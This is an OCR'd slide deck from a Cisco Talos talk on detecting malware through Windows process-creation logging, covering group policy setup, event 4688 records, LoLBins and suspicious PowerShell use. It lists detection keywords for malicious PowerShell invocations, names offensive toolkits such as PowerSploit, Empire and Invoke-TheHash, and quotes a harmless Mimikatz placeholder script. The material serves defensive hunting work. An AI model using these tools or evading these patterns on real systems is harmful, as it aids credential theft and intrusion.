Talos

Hunting for malware with command line logging and process trees

@vanjasvajcer

Who am I?

Vanja Svajcer

Security Researcher at Cisco Talos

- Automated analysis
- Mobile malware
- WinDBG
- Telemetry analysis

Located in Croatia

Talos
Cisco Security Research

Hunting malware with command lines

- Motivation and context
- Visibility and LoLBins
- Command lines and process trees
- Hunting for known and unknown TTPs


Cisco Security Research

Motivation and context

- Trend toward using legitimate binaries and “fileless” execution
- Minimum footprint and traces
- More difficult to detect
- Mindset change (from protect to detect)
- Find ways to detect useful for Blue teams

Setting up Windows group policy for process logging

```
Computer Configuration > Policies > Windows Settings > Security Settings >
Advanced Audit Configuration > Detailed Tracking > Audit Process Creation
```



Local Group Policy Editor

File Action View Help


- Public Key Policies
- Software Restriction Policies
- Application Control Policies
- IP Security Policies on Local Computer
- Advanced Audit Policy Configuration
  - System Audit Policies - Local Group Policy
    - Account Logon
    - Account Management
    - Detailed Tracking
    - DS Access
    - Logon/Logoff

Subcategory	Audit Events
Audit DPAPI Activity	Not Configured
Audit PNP Activity	Not Configured
Audit Process Creation	Success and Failure
Audit Process Termination	Success and Failure
Audit RPC Events	Not Configured
Audit Token Right Adjusted	Not Configured

Talos
Cisco Security Research

Setting up Windows group policy for process logging

Computer Configuration > Policies > Windows Settings > Security Settings > Advanced Audit Configuration > Detailed Tracking > Audit Process Creation


Include command line in process creation events


Include command line in process creation events

( ) Not Configured
[✓ Enabled]
( ) Disabled

Comment:

Supported on: At least Windows Server 2012 R2, Windows 8.1 or Windows RT 8.1

Setting up Windows group policy for process logging


Event Properties - Event 4688, Microsoft Windows security auditing.
General
Details
Friendly View
[✓ XML View]
Copy
Close

```
<Data
  Name="NewProcessName">C:\Windows\System32
  \notepad.exe</Data>
<Data Name="TokenElevationType">%%1938</Data>
<Data Name="ProcessId">0xe48</Data>
<Data Name="CommandLine">"C:\WINDOWS\system32
  \notepad.exe"</Data>
<Data Name="TargetUserSid">S-1-0-0</Data>
<Data Name="TargetUserName">-</Data>
<Data Name="TargetDomainName">-</Data>
<Data Name="TargetLogonId">0x0</Data>
<Data
  Name="ParentProcessName">C:\Windows\explorer.exe</Data
<Data Name="MandatoryLabel">S-1-16-8192</Data>
```

Cisco Security Research

LOLBins - more about them

ATT&CK™

- https://attack.mitre.org/
- https://lolbas-project.github.io/
- https://oddvar.moe/

LOLBAS

Powershell

- Very often used by malicious actors
- Many modules available
- In-memory execution
- Ability to obfuscate code
- Bypassing the local security “policy”
- “Flexibility” with command line options

Powershell findings

- Looking at Powershell invocations with command options matching
  - 'iex','invoke','bypass', ‘hidden’, ‘enc’
  - Approx 1/1000 suspect executions of Powershell are actually malicious

- About 7% of URLs in suspect Powershell invocations are suspicious
- High probability for maliciousness
  - external numeric IP
  - .net
  - .eu
  - pastebin.com

Powershell tools/modules found

- Reflective DLL loader by Matt Graeber @mattifestation
- Powersploit
- Powershell Empire
- Kevin Robertson offensive tool set (eg Invoke-TheHash)
- Klionsec scripts
- Invoke-Obfuscation
- BloodhoundAD
- PSKernel-Primitives by FuzzySecurity


Cisco Security Research

Red teaming

```
#Write-Host "You shouldn't run Invoke-Mimikatz without express written consent from client." -
ForegroundColor Yellow
     $MimikatzCoffeeAscii = "
    (  (
     )  )
  .______.
  |      |]
  \      /
   ``----'
     "
    $Results  = @()
    $Results += "You shouldn't run Invoke-Mimikatz without express written consent from
client."
    $Results += $MimikatzCoffeeAscii
    $Results += "^ Mimikatz coffee ASCII art."
    $Results += "That Benjamin DELPY (@gentilkiwi) is a funny guy :)"
    $Results += "Normally creds will be here, but you get the picture."

    Return $Results
```

Cisco Security Research

LoLBins and malicious invocations




Talos
Cisco Security Research

Limitations

